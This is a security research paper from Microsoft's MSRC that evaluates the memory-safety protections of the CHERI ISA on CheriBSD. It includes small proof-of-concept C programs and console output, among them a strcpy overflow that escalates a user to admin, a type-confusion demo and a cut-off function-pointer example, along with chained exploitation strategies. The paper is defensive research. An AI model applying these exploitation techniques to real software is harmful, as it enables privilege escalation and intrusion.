SECURITY ANALYSIS OF CHERI ISA

Nicolas Joly, Saif ElSherei, Saar Amar – Microsoft Security Response Center (MSRC)

INTRODUCTION AND SCOPE

The CHERI ISA extension provides memory-protection features which allow historically memory-unsafe programming languages such as C and C++ to be adapted to provide strong, compatible, and efficient protection against many currently widely exploited vulnerabilities.

CHERI requires addressing memory through unforgeable, bounded references called capabilities. These capabilities are 128-bit extensions of traditional 64-bit pointers which embed protection metadata for how the pointer can be dereferenced. A separate tag table is maintained to distinguish each capability word of physical memory from non-capability data to enforce unforgeability.

In this document, we evaluate attacks against the pure-capability mode of CHERI since non-capability code in CHERI's hybrid mode could be attacked as-is today. The CHERI system assessed for this research is the CheriBSD operating system running under QEMU as it is the largest CHERI adapted software available today.

CHERI also provides hardware features for application compartmentalization [15]. In this document, we will review only the memory safety guarantees, and show concrete examples of exploitation primitives and techniques for various classes of vulnerabilities.

SUMMARY

CHERI's ISA is not yet stabilized. We reviewed the current revision 7, but some of the protections such as executable pointer sealing is still experimental and likely subject to future change.

The CHERI protections applied to a codebase are also highly dependent on compiler configuration, with stricter configurations requiring more refactoring and qualification testing (highly security-critical code can opt into more guarantees), with the strict sub-allocation bounds behavior being the most likely high friction to enable. Examples of the protections that can be configured include:

- Pure-capability vs hybrid mode
- Chosen heap allocator's resilience
- Sub-allocation bounds compilation flag
- Linkage model (PC-relative, PLT, and per-function .captable)
- Extensions for additional protections on execute capabilities
- Extensions for temporal safety

However, even with enabling all the strictest protections, it is possible that the cost of making existing code CHERI compatible will be less than the cost of rewriting the code in a memory safe language, though this remains to be demonstrated.

We conservatively assessed the percentage of vulnerabilities reported to the Microsoft Security Response Center (MSRC) in 2019 and found that approximately 31% would no longer pose a risk to customers and therefore would not require addressing through a security update on a CHERI system based on the default configuration of the CheriBSD operating system. If we also assume that automatic initialization of stack variables (InitAll) and of heap allocations (e.g. pool zeroing) is present, the total number of vulnerabilities deterministically mitigated exceeds 43%. With additional features such as Cornucopia that help prevent temporal safety issues such as use after free, and assuming that it would cover 80% of all the UAFs, the number of deterministically mitigated vulnerabilities would be at least 67%. There is additional work that needs to be done to protect the stack and add fined grained CFI, but this combination means CHERI looks very promising in its early stages.

Regarding exploitation patterns, we believe under CHERI systems we're likely to see a shift away from traditional control flow redirection attacks, and towards data only attacks targeting application specific security critical data structures. There is also risk of incorrect implementation of CHERI protections in parts of the TCB such as the heap allocator, which could lead to unexpected pointer provenance or wrongly enforce capability size protections, however we consider this risk the lowest. The 4 attack scenarios for exploiting memory corruption vulnerabilities are summarized below in increasing risk:

- Memory disclosure to leak secrets that can be used to bypass a security boundary
- Memory corruption of security critical non-capability data structure
- Traditional control flow redirection
- Capability forgery due to unexpected pointer provenance

In this research, we developed exploits for several security issues using CheriBSD. We've highlighted several areas that warrant improvements, such as vulnerability classes that CHERI doesn't mitigate at the architectural level and various exploitation primitives that would still allow memory corruption issues to be exploited.

ACKNOWLEDGEMENTS

Special acknowledgement and thank you to Christopher Ertl (MSRC emeritus) for his prior contributions to this research.

Thanks to David Chisnall, Joe Bialek for their contributions.

IMPACT ON CLASS-SPECIFIC CATEGORIES

Class-specific and exploitation impact categories refer to the definitions outlined in the *Security analysis of tagging architectures paper* [2].

This is a summary of the effect of CHERI on class-specific primitives, we will dive in each of them in this paper:

Category	Primitive	Mitigated by default by CHERI?	Additional mitigation to consider
Spatial	Adjacent memory access	Yes. Out of bounds writes are covered, out of bounds reads are still possible in corner cases (see below, Compressed Bounds) where it is possible to read slightly out of bounds if an object is big enough.	Padded allocations to initialize the extra bytes
	Non-adjacent memory access	Yes	No additional mitigation needed
	Arbitrary memory access	Yes, pointer forgery is not possible, as it requires capability forgery.	No additional mitigation needed
	Intra object memory access	No, CHERI Clang/LLVM does not protect against sub allocation issues by default.	cheri-bounds LLVM switch
Temporal	Uninitialized memory (stack)	No	Stack initialization (InitAll)
	Uninitialized memory (heap)	No	Heap Initialization (pool zeroing)

	Use after free (stack)	No	More research needed in this area
	Use after free (heap)	No	Cornucopia
	Double free	No	Cornucopia
Type	Type confusion	No	Static cast protection

SPATIAL SAFETY

CHERI's capability bounds aim to deterministically mitigate spatial safety primitives, which accounts for 39% of MSRC vulnerabilities. In 2019, we classified 310 vulnerabilities as spatial safety issues. However due to the below caveats (potential for heap allocator to lack certain resilience to corruption, ability to corrupt sub-allocation bounds, and compressed bound representation) the percentage mitigated is actually lower than this.

We would also still recommend addressing many of the vulnerabilities under the deterministically mitigated category, since there could be a risk of regression that makes them become exploitable in the future. For example, a vulnerability that lets you corrupt adjacent fields in an allocation due to the sub-allocation bound behavior might be considered deterministically mitigated if there's nothing useful to corrupt, however in non-POD structures such as C++ objects where there's no guarantee over the order of the members (offsetof was removed because type offsets are undefined in C++), simply changing the compiler may re-order members so that suddenly the vulnerability allows useful corruption.

HEAP ALLOCATOR RESILIANCE

The heap allocator is part of the TCB for CHERI and thus CHERI's spatial guarantees on the heap only hold true assuming there are no flaws in the heap allocator implementation. A call to malloc should always either return a uniquely owned region of the minimum requested size, or NULL on failure, and may only return those regions again after they have been freed. Freeing pointers not returned by previous malloc calls should be detected and lead to an exception.

SOFTWARE FLAWS

Since the heap allocator is an integral and well-tested part of modern systems, flaws that would lead to spatial violations are rare, but worth keeping in mind. A few examples of historical heap allocator flaws are listed below for reference:

- The FreeBSD kernel memory allocator was internally truncating allocation request sizes to 32-bit on certain 64-bit platforms due to incorrect type usage [16]. If this bug was present on a CHERI system, it is possible that the returned capability bounds would cover the full requested size and that usage of the full buffer would lead to spatial safety violations.
- The FreeBSD kernel realloc implementation takes flags that alter the function's behavior. One of these, M_ZERO, is documented as "causes the allocated memory to be set to all zeros" [20], but in-fact only applies to newly allocated pages; if an allocation with non-page-aligned size is extended with realloc, the returned memory will have uninitialized data even if the M_ZERO flag is passed. This was reported a couple of years ago, but was assessed as By-Design, despite being undocumented.
- Old versions of the iPhone BootROM had malloc implementations that were returning 8, instead of NULL on failure [21], which meant that callers of malloc would not catch the failure and lead to dereferencing the returned pointer.
- Language extensions for memory allocation over traditional malloc/free need to also be sound. For example, C++14 provides a delete operator that takes the size of the allocation if the code already knows it, for performance reasons so that the internal memory allocator doesn't need to look it up. The Intel C Compiler wasn't passing sizes correctly to this

operator, and so memory leaks at best, and memory corruption at worst would occur, depending on the underlying allocator [22].

RESILIANT TO API MISUSE

In addition to the above flaws in heap allocator implementations during normal usage, heap allocators must also ensure that they don't allow invalid states to occur from applications misusing the malloc/free API.

Firstly, an application may mistakenly try to free the same allocation multiple times (double free). Since many heap allocators like jemalloc have fast paths where allocations are added to a free list, if these fast paths don't explicitly check for a freed allocation being freed again, this can lead to the allocation being stored twice in the cache, and subsequently having the same allocation being returned to multiple malloc calls later [30]. We recommend explicitly checking for this condition to mitigate that exploitation primitive, however this is not sufficient to deterministically mitigate double free vulnerabilities since an attacker could still allocate something in-between the two free calls, and convert the double free into use-after-free.

Another, less common, misuse is 'offset freeing', a software bug where instead of freeing the original pointer returned by malloc, a pointer to within the allocation is freed. Since this is undefined behavior, different heap allocators handle this differently. Many allocators like jemalloc don't explicitly check for this condition, which can lead to the unaligned pointers being added to a free list and returned to subsequent allocation requests, leading to overlapping allocations and spatial memory violation, even on a CHERI system [14]. This vulnerability type is uncommon but not unheard of. This issue is more likely to occur as a result previous memory safety violations, for example a use-after-free issue could lead to calling free on a unintended pointer which happens to be offset from its base allocation; this is discussed more in *Impact on exploitation primitives (chaining primitives)*.

RESILIANT TO METADATA CORRUPTION

The heap allocator's metadata must also be resilient to corruption, as corruption of this can lead to reliable generic exploitation techniques that can be shared across many different codebases, drastically reducing the cost of exploitation. Some very exploitable primitives that arise from this corruption are having malloc return the same allocation multiple times or returning overlapping allocations.

Allocators like dlmalloc and older versions of the Windows pool allocator manage the internal state of the heap (keep track of free chunks in freelists/lookaside, coalesce/consolidate free chunks together, etc.) using raw metadata on the heap itself. Sometimes this metadata is protected (usually by XORing it with a random cookie), but if we could manipulate this metadata, we could cause the allocator to create overlapping chunks, or gain an "arbitrary controlled malloc" primitive (make malloc return a value we control). Altering this metadata in the context of a use after free vulnerability could provide another way to get control of the allocator. All of these scenarios lead to very useful type confusions; examples include the "Block size attack" [29] and the Google Project Zero (GPZ) exploit which created overlapping chunks with only an off-by-one of a null byte [31] [32].

ADDITIONAL GUARANTEES FOR CHERI

A CHERI aware heap allocator also needs to have additional CHERI-specific checks to ensure resilience.

For example, free must check for a valid capability tag. During our assessment it was discovered that the default userland allocator, jemalloc, was not checking for capability tag validity on free [28]. The effect of this is that an attacker can craft an almost arbitrary pointer to the heap, and if they have a vulnerability which gets this type confused pointer freed, it will be returned to a subsequent allocation – allowing them to craft arbitrary heap pointers to be used by their desired allocation path. Combined with the aforementioned issue of jemalloc not checking alignment on free [14], this allows crafting overlapping allocations, granting an attacker even more control; this is discussed further in *Impact on exploitation primitives (chaining primitives)*.

Another great example of this bug class is this munmap issue in CheriBSD. By providing an out of bound pointer to munmap(), we could unmap an existing mapping and reclaim it via another call to mmap() to trigger a classic use after free scenario. Here, the macro __CAP_CHECK didn't check the tag (it only checked that there was sufficient space in the capability). It turned out that advancing the pointer with a sufficiently large offset was enough to clear the tag. This vulnerability was fixed by this commit.

In addition, pointers returned by the heap allocator (or stack-based *alloca* allocations) need to consider rounding-up due to capability compression, and add appropriate padding, as discussed in *Impact on class-specific categories (compressed bounds)*. The jemalloc allocator was doing this, but it wasn't zeroing the added padding, meaning that an out of bounds read vulnerability could still read uninitialized memory, most likely leading to information disclosure, but also possibly reading a stale capability to an allocation of different type/lifetime which would lead to type confusion or use after free, as discussed in *Impact on exploitation primitives (chaining primitives)*. We strongly recommend zeroing the padding to deterministically mitigate this scenario, but since the default implementation doesn't do this, we will consider that attack scenario unmitigated.

Finally, we believe that the allocator should explicitly clear all highly privileged capability pointers left on the stack prior to returning to prevent uninitialized access vulnerabilities from being able to cause large scale corruption.

SUB-ALLOCATION BOUNDS

The sub-allocation bounds strictness depends on the "cheri-bounds" LLVM switch [26]. During our analysis, it was determined that the default for the CheriBSD LLVM compiler was the most limited option: "conservative".

```
"-cheri-bounds"

Choose when to tighten bounds on capabilities. Choices are:

    'conservative' (only stack allocations, default)

     'references-only' (also set bounds on C++ references that are definitely fixed size)

     'subobject-safe' (also set bounds when taking a pointer to a subobject)

     'aggressive' (tighten bounds whenever feasible and not annotated as unsafe)

     'very-aggressive' (Same as aggressive but also set bounds for &array[index] expressions)

     'everywhere-unsafe' (attempt to set bounds everywhere where there isn't an explicit opt-out. This is
highly unsafe and will almost certainly not work at runtime)
```


Even on this conservative bounds-checking option, a significant amount of modification was required to port FreeBSD. "The user space part of the FreeBSD tree includes 824 UNIX programs and 198 libraries and 23000 .c and .h files (not all of which are compiled), of which 295 have been changed and annotated." [27] Stricter bounds checking models are likely to be very high friction to enable across large codebases like FreeBSD.

The effect of this implementation is that the bounds of struct/class members extend to adjacent members, allowing spatial type violations to occur within allocations. This can be more serious if the adjacent member is used in the codebase as a condition or flag that can alter the application code flow, as discussed in *Impact on exploitation primitives (sensitive data corruption)*. A small pseudo example is provided below for clarity.

In this vulnerable example a decision is being based on the `privs` member of the `credentials_s` struct, and `uname` is taken from user input (command-line), and passed to the struct using vulnerable `strcpy()` call, if a user supplied a username larger than 16 characters a `privs` field will be overflowed by an attacker controlled value, which could result in them elevating from a regular user to an admin user:

```
#include <stdio.h>
#include <string.h>
```


```
struct credentials_s {
	char uname[0x10];
	int privs;  //0 = user; other = admin
};

int main(int argc, char* argv[]) {
	struct credentials_s *creds = malloc(sizeof(struct credentials_s));

	// default to user
	creds->privs = 0;

	// register username from command-line
	strcpy(creds->uname, argv[1]);

	printf("User %s created with privileges = %x\n", creds->uname, creds->privs);
	if (creds->privs) {
		printf("User is admin\n");
	}
	else {
		printf("User is normal user\n");
	}

	return 0;
}
```



```
root@qemu-cheri128-Testadmin:~ # file test
test: ELF 64-bit MSB shared object, MIPS, MIPS-IV with CHERI-128 (CheriABI) version 1 (FreeBSD), d
ynamically linked, interpreter /libexec/ld-elf.so.1, for FreeBSD 13.0 (1300094), FreeBSD-style, wi
th debug_info, not stripped
root@qemu-cheri128-Testadmin:~ # ./test testuser00000000
User testuser00000000 created with privileges = 0
User is normal user
root@qemu-cheri128-Testadmin:~ # ./test testuser000000000
User testuser000000000 created with privileges = 30000000
User is admin
root@qemu-cheri128-Testadmin:~ #
```

When working with pointer arrays as part of a struct, having no bounds checking can lead to use after free vulnerabilities in case the pointers of each array have different lifetimes or type confusion if these arrays have different types. A minimal sample of type confusion is also provided below:

```
#include <stdio.h>

struct a {
	__int64_t *a1[0x8];
	double *a2[0x8];
};

int main(void) {
	struct a *x = malloc(sizeof(struct a));
	printf("*x = %#p\n", x);
	x->a1[0x8] = malloc(sizeof(__int64_t));
	*x->a1[0x8] = 0x4141414141414141;
	printf("%f\n", *x->a2[0]);

	return 0;
}
```



```
root@qemu-cheri128-Testadmin:~ # ./test
*x = v:1 s:0 p:0006817d b:000000004083a000 l:0000000000000100 o:0 t:-1
2261634.509804
root@qemu-cheri128-Testadmin:~ #
```

COMPRESSED BOUNDS

With CHERI Concentrate and capabilities represented on 128 bits, capabilities representing objects of more than 0x1000 bytes will be compressed. In such a situation, the length of the block allocated for the capability will be slightly larger than the length requested. Here is the output of a program asking for 0x1001, 0x2001, 0x4001 bytes, and so on:

```
size: 0x1001: v:1 s:0 p:0006817d b:00000000408da000 l:0000000000001008 o:0 t:-1, leaving 7 bytes unprotected
size: 0x2001: v:1 s:0 p:0006817d b:00000000408e9000 l:0000000000002010 o:0 t:-1, leaving 0x0F bytes
unprotected
size: 0x4001: v:1 s:0 p:0006817d b:0000000040925000 l:0000000000004020 o:0 t:-1, leaving 0x1F bytes
unprotected
size: 0x8001: v:1 s:0 p:0006817d b:000000004093f000 l:0000000000008040 o:0 t:-1, leaving 0x3F bytes
unprotected
size: 0x10001: v:1 s:0 p:0006817d b:00000000409a7000 l:0000000000010080 o:0 t:-1, leaving 0x7F bytes
unprotected
```

With *n* being the number of bits representing the size of the block, and assuming $n > 12$, up to $2^{n-9} - 1$ bytes are left unprotected.

In each case the allocator created a capability slightly bigger than the size requested. Out of bounds conditions are not checked within these capabilities' bounds, meaning for instance that an attacker could try to read or write from offset 0x1001 to offset 0x1008 in the first capability created above without triggering an exception. Reading out of bounds could potentially lead to disclosing sensitive information, like heap or stack addresses. An attacker able to trigger vulnerabilities on objects of large sizes, such as arrays in a scripting context, would still be able to exploit these for information leak with CHERI. Writing out of bounds would be much harder, and probably impossible to exploit, as alignment and rounding prevent from writing to adjacent memory allocations. The following program will print "passed", but will raise an exception if anything bigger than 0x1008 is given to memset:

```c
int main() {
	char test[0x1001];
	memset(test, 0x41, 0x1008);
	printf("passed\n");
}
```

In the Chakra Javascript implementation, we have observed 240 vulnerabilities between April 2016 and March 2020 that were considered type confusion, with at least 159 (66%) of those allowing out of bounds access on large arrays. These vulnerabilities could still be exploited for information disclosures with CHERI. It was not possible to make an immediate determination on another 31 vulnerabilities.

As previously mentioned in *Impact on class-specific categories (additional guarantees for CHERI)*, we recommend that a CHERI aware heap allocator force initializes the additional allocated data to zero, so that uninitialized reads cannot occur from out of bounds read vulnerabilities applying to allocations with larger sizes due to the compressed representation.

The compressed bound representation can also be a source of sub-allocation bound overflows, which is not mitigated even on the strictest compiler bound configuration. For example, if you have a 4097-byte array as a field in a struct, you can't pass a capability to this array which doesn't also include adjacent structure fields in its bounds.

TEMPORAL SAFETY

Temporal safety issues (such as use after free, double free, dangling pointers, etc.) are very convenient for attackers, as they can:

- re-use freed structures without “touching” the raw pointers (the fat pointer, containing both of the capability and the raw pointer, still in the relevant structure, untouched by us) to build interesting primitives
- cause a type confusion between different types (again, without changing the raw pointers involved)

This allows them to build strong primitives, such as:

- calling virtual functions of C++ objects with incorrect or unintended arguments
- gain **restrictive** read/write to certain memory areas

No feature of CHERI naturally enforces temporal memory safety guarantees in the same way that capability bounds naturally enforce spatial safety, however there have been architectural extension proposals such as CHERIvoke and MarkUs which allow temporal safety enforcement built upon hardware capabilities [12] [18]. Those techniques aim to deterministically mitigate the vast majority of use-after-free vulnerabilities, aside from some edge cases where pointers are ‘hidden’ such as being XORed against a key, or residing in kernel memory. While we haven’t specifically reviewed these proposals, we will be exploring the feasibility of exploiting temporal safety issues with CHERI later in this document. Likewise, uninitialized memory issues are not covered by CHERI.

An important approach to note here is Cornucopia, which is a lightweight capability revocation system for CHERI that implements non-probabilistic temporal memory safety for standard heap allocations. It’s inherently a UAF mitigation, and it should mitigate most of the classic UAF/double free/dangling pointer vulnerabilities when enabled. We checked our exploits with Cornucopia enabled, as detailed later in this paper. The implementation of Cornucopia is in the caprevoke branch of CheriBSD. In 2019, we marked 205 vulnerabilities as memory management issues.

TYPE SAFETY

Similarly, CHERI provides no guarantees for type safety at the language level (CHERI C). Type confusion is both an initial vulnerability class, and an exploitation primitive. For example, an attacker can induce type confusion from a use after free vulnerability by allocating a replacement object of a different type in its place after triggering the premature free.

In 2019, we marked 103 vulnerabilities as type confusion, the vast majority of them affecting browsers. 57 affected Edge or Chakra, 35 Internet Explorer, and 11 other applications. At least 59 of these vulnerabilities could still cause an exploitable type confusion with CHERI, for example where an attacker can read pointers as a float number.

The most common type confusion pattern (between an integer and a pointer) is deterministically mitigated due to CHERI’s capability tag unenforceability property (tag violation will occur).

Sometimes type confusions occur on differently sized structures. If the original type is smaller than the confused type, accessing the later members would be deterministically mitigated as it would incur a bounds violation, which limits an attacker’s options for what data structures type confusion can be used on. This would deterministically mitigate certain type confusions where an attacker has no choice but to confuse two types and immediately access an out of bounds field, however, the more common scenarios such as type confusion caused by use after free, we don’t believe this provides any durable protection since an attacker can just target a structure with a suitable size.

IMPACT ON EXPLOITATION PRIMITIVES

GENERAL CONCEPTS

Most memory corruption exploits have a common shared “high level” flow:

- Find a memory corruption vulnerability
- Find an interesting target structure to corrupt

- Shape the memory (stack/heap/custom/etc.)
- Trigger the vulnerability, corrupt the targeted structure
- Use the corrupted structure to gain a better primitive, usually a relative/arbitrary read/write

At that moment, it becomes extremely hard to defend against such strong primitives. The question of how the attackers will achieve their goals (code execution/sensitive data leak/escalating privileges/etc.) is only a matter of creativity and "fun". We see this classic circle of life "memory corruption bug -> read/write -> game over" repeat itself in almost every product of almost every vendor.

It's even more than that – we have concrete examples of hardening changes that Microsoft has made in order to make it harder for attackers to corrupt certain data structures (win32k bitmaps/palettes, KDP, etc.). This approach is very challenging to deploy at scale as there are too many structures to defend and protecting individual data structures has various issues such as:

- It does not break possible exploitation of the relevant issue in many different other ways.
- It can make it more difficult to maintain code and, in some cases, can impact performance.

The CHERI architecture handles memory corruption bugs in a very powerful and elegant way. As every pointer has its own capability, and we can't flip even 1 bit in the raw pointer without invalidating the tag bit in the capability, most of the common exploitation techniques are broken. We can't create a "generic" relative/arbitrary read/write primitives from a memory corruption bug, as we can't:

Technique	How CHERI mitigates
Corrupt absolute pointers in structures	v-bit violation
Corrupt least significant byte(s) (LSBs) of an existing pointer	v-bit violation
Corrupt metadata as size/count/length/index of different containers structures	bounds violation (size in capability)

It is important to note that one might still be able to corrupt metadata and cause out of bounds read/write of certain data members inside the same heap allocation bounds. Such attacks from the "intra allocation" category should be handled by suballocation protection.

Given the class-specific vulnerabilities, we need to consider what exploitation primitives could be applied; both non-capability exploitation primitives, which apply the initial memory violation directly to a piece of data, as well as capability-based attacks, which can be used to construct more complex data structures and chained together to eventually be applied to either a non-capability based primitive or used to redirect control flow.

NON-CAPABILITY-BASED

The simplest exploitation scenario is for corruption of non-capability data. If an initial memory safety violation applies to a structure which is directly interesting to either read or write, an attacker might be able to bypass application-specific security policies without first building traditional exploitation primitives like arbitrary memory read/write.

For data structures which contain both capability and non-capability data, it may be more difficult to apply a non-capability based primitive without also corrupting the co-located capabilities, which would lead to a tag fault exception on dereference of the corrupted capabilities. We should treat those scenarios as a bonus, but not depend on them when making a value decision on CHERI.

INFORMATION DISCLOSURE

If the data from an invalid memory read is later disclosed to an attacker, potentially sensitive information could be leaked. In the context of an operating system kernel this could be portions of the file cache, terminal buffers, RNG seeds, encryption keys, etc. In the web browser scenario, same origin policy could be bypassed by reading contents of a DOM element or cookie from a different origin if it is mapped within the same renderer address space; this specific attack has been demonstrated in 2012 [10], but is largely mitigated today with the broad adoption of site isolation [11] across modern browsers. However, whilst cross-site memory disclosure is mitigated, the Chrome IPC interface, Mojo, is reliant on secrets for message passing, and so a memory disclosure vulnerability in the browser process can be sufficient for a renderer process to achieve sandbox escape [23] [24].

SENSITIVE DATA CORRUPTION

An invalid memory write could corrupt a security-critical data structure to directly elevate privileges or bypass authentication.

For example, in the context of the FreeBSD and CheriBSD kernel, the ucred structure which stores process privileges is allocated with the general purpose malloc API [4], which is shared with most other kernel allocations. A use after free vulnerability on an object of size 65 – 256 bytes that gives the primitive of writing 0 to certain offsets would be sufficient to elevate privileges. In Windows, the same attack can be done on by corrupting the security context stored in an EPROCESS structure to NULL.

Similarly, a user application with remote authentication could be attacked if pre-authentication memory corruption can be triggered to corrupt those authentication structures.

However, more common targets for corruption than authentication and privileged structures also exist; a user application may have strings which are later passed to the command line, or used for file paths, both of which could lead to remote-code-execution if corrupted. Comprehensively identifying and applying protections to all these data structures is unlikely.

INTERNET EXPLORER “GOD MODE”

This was an attack against Internet Explorer in 2014 [1]. The attackers would target a COleScript object in the heap and change a particular flag to allow ActiveX objects to run, without checking if the control was safe. Although CHERI would protect from changing a particular field in a remote object, it would still theoretically be possible to achieve the same attack by freeing the COleScript, then reallocating the space and finally changing the bit needed without touching the rest of the object. This would assume that free returns a pointer to previously freed allocations.

IMPACT OF OTHER MITIGATIONS

One possible suggestion to mitigate a subset of these non-capability attacks could be adopting heap isolation technologies that ensure general purpose allocations can never be allocated at the same addresses as security-critical allocations, preventing use after free vulnerabilities on general allocations from directly corrupting security-critical data structures this way. When you consider that references to sensitive data-structures need to also be protected, the number of data structures that require protection grows to a point where it’s no longer particularly meaningful to isolate them. Isolation also wouldn’t protect against more sophisticated attacks described later in *Impact on exploitation primitives (chaining primitives)*.

Another complimentary suggestion that just focuses on the corruption scenario would be “signing” these sensitive data-structures and verifying authenticity before use [18].

Unfortunately, even if all security-critical structures could be identified and protected, neither of these suggestions would mitigate use after free vulnerabilities that occur on security-critical data structures themselves. This accounts for 2/3 of FreeBSD kernel use after free Security Advisories from 2019 (reference count leak of a file descriptor leads to use-after-free of the file’s `f_cred` pointer) [6] [7]; in this scenario, an unprivileged processes credential structure could be prematurely freed, and then reclaimed by a high privilege process for example, which would unexpectedly result in elevating privileges of the original process that still references that credential structure.

CAPABILITY-BASED

Capability-based attacks would be severely limited compared to today since traditional pointer forging and corruption techniques are deterministically mitigated. An attacker would either need to violate the pointer provenance model to forge arbitrary capabilities or build an exploit primitive using only pre-existing valid capabilities.

UNEXPECTED POINTER PROVENANCE

Formal proof of pointer provenance for the architecture has been established [5]. This includes details such as pointer and tag update atomicity, rendering race conditions where forged capabilities temporarily have valid tag bits impossible. The tag table physical memory is separated at the memory controller level, so the CPU can't physically corrupt it with non-capability instructions even in the presence of powerful kernel bugs that allow physical memory corruption, such as incorrect offset validation in kernel driver mmap handlers [8] [9]. This memory controller protection also extends to processors external to the CPU, such as NIC/GPU, etc.

Exceptions where the architectural provenance chain is broken to support abstract capabilities in a real system include implementations for program startup, swapping memory to/from disk, and debugging. Those implementations pose a risk for unintended capability forging and need to be reviewed carefully. For example, kernel APIs that directly manage memory, like the mmap system call, should only allow a process to create virtual mappings at a fixed address if the user already has a valid capability to the requested address range [13].

The attack surface to maintain and review for this is relatively small and seems unlikely to be repeatably vulnerable to a high number of vulnerabilities, but is worth considering, given that the potential fallout for a vulnerability of this kind would be trivial circumvention of CHERI's guarantees.

CAPABILITY MISUSE

Whilst an attacker cannot forge an arbitrary pointer from controlled data, there are certain attacks that could be possible by reusing existing capabilities in unintended ways.

If the memory violation primitive for a vulnerability doesn't immediately apply to one of an attacker's 3 potential desired end goals of an attack, an attacker could attempt to chain a series of exploitation primitives together to eventually lead there:

- Information disclosure
- Sensitive data corruption
- Control flow redirection

CHAINING PRIMITIVES

These primitives can be modeled as a state machine in terms of transitions between different states of control that an attacker can achieve through a chained sequence of such primitives, ultimately resulting in a desired end-state violation being reached (sensitive data corruption or information disclosure):

Uninitialized read (capability *) -> Read a pointer of different type -> **Type confusion**
Uninitialized read (capability *) -> Read a pointer of different lifetime -> **Use-after-free**
Uninitialized read (non-capability) -> **Information disclosure**
Spatial safety violation – read (capability *) -> Read a pointer of different type -> **Type confusion**
Spatial safety violation – read (capability *) -> Read a pointer of different lifetime -> **Use-after-free**
Spatial safety violation – read (non-capability) -> **Information disclosure**

Spatial safety violation – write (capability [*]) -> Write a pointer of different type -> **Type confusion**
Spatial safety violation – write (capability [*]) -> Write a pointer of different lifetime -> **Use-after-free**
Spatial safety violation – write (non-capability) -> **Sensitive data corruption**
Type confusion -> **Sensitive data corruption**
Type confusion -> **Information disclosure**
Type confusion -> **Invalid free**
Invalid free -> Targeting base allocation -> **Use-after-free**
Invalid free -> Targeting offset allocation -> Overlapping allocations -> **Spatial safety violation**
Use-after-free -> **Type confusion**

[*] *memcpy is tag preserving copy*

In a use after free scenario, capabilities are not cleared on free by default and can therefore leave stale capabilities in memory. Zeroing memory after freeing provides reasonable confidence that exploitation is not possible in the default scenario (e.g. as done in certain garbage collectors like Internet Explorer's MemGC), since the application will typically attempt to dereference a NULL pointer, however there is still a chance that the use after free could place valid capabilities after it has freed the pointer.

These are all possible transitions of states but depending on the specific circumstances may not always be possible. For example, the states that can be reached from a spatial safety violation depend on the adjacent memory, which is not always attacker controllable. Techniques like heap spraying can be used to increase chances of desired corruption occurring.

CONTROL FLOW REDIRECTION

Control flow redirection is especially difficult due to the permission bits of capabilities. An attacker doesn't just need a valid capability to an address, they need a valid capability to the desired address which also has the execute permission. This prevents scenarios such as stale data capabilities pointing to freed memory suddenly becoming valid executable capabilities if new code is dynamically loaded there later.

The scenario where you have a code pointer to a shared library, then unload a library and load something in its place, would still exist, but it is extremely unlikely for the library loaded in its place to have desired functions exactly in the correct place. MSRC has no recent data suggesting this attack scenario is feasible.

EXECUTABLE CAPABILITY BOUNDS

The bounds of an executable capability depend on the linkage model chosen. By default, for CheriBSD the PC-relative linkage model is used.

In all linkage models, global variables are accessed through the CHERI Capability Table, a GOT-like table of capabilities pointing to the variables.

Under the PC-relative linkage model, the globals pointer ($cgp) is derived from $pcc. For this to work, $pcc must grant access to both the current function and the Capability Table (i.e., .text and .captable section) and requires at least LOAD_DATA and LOAD_CAP permissions [19]. Since $pcc requires access to both sections, it cannot be bounded to just the current function.

When a code pointer is executed, the capability is moved to $pcc. This means that all code pointers must have the same permission as $pcc at the time of execution, and thus also cannot be bounded to just their code.

EXPERIMENTAL EXECUTABLE CAPABILITY SEALING

Since under the default linkage model executable capabilities aren't bounded to their function, CHERI systems need a way to prevent code pointer offsets from being modified by capability instructions intended to modify data pointers to point to other functions.

Section 12 of appendix D in the CHERI ISAv7 [17], "Experimental features and instructions", introduces Sealed Enter Capabilities (this is now default with CHERI ISAv8). Code pointers such as function pointers or switch jump tables in the CapTable, and return addresses generated by cjalr instructions are enter capabilities, which can only be executed and not mutated (generating a seal violation exception). This mitigates scenarios such as a type confusion caused by use after free where an attacker can increment a function pointer instead of an intended array pointer, and use this to craft a valid executable pointer to a different function within the same DSO. A simple pseudo example of this is below, which will result in a seal violation when run in CheriBSD:

```c
#include <stdio.h>
#include <stdlib.h>
#include <stddef.h>

#define PRINTF_SYSTEM_OFFSET ((ptrdiff_t)system - (ptrdiff_t)printf)

struct x {
       int (*printer)(const char *string, ...);
       char padding[0x1000];
};

struct y {
       char *string;
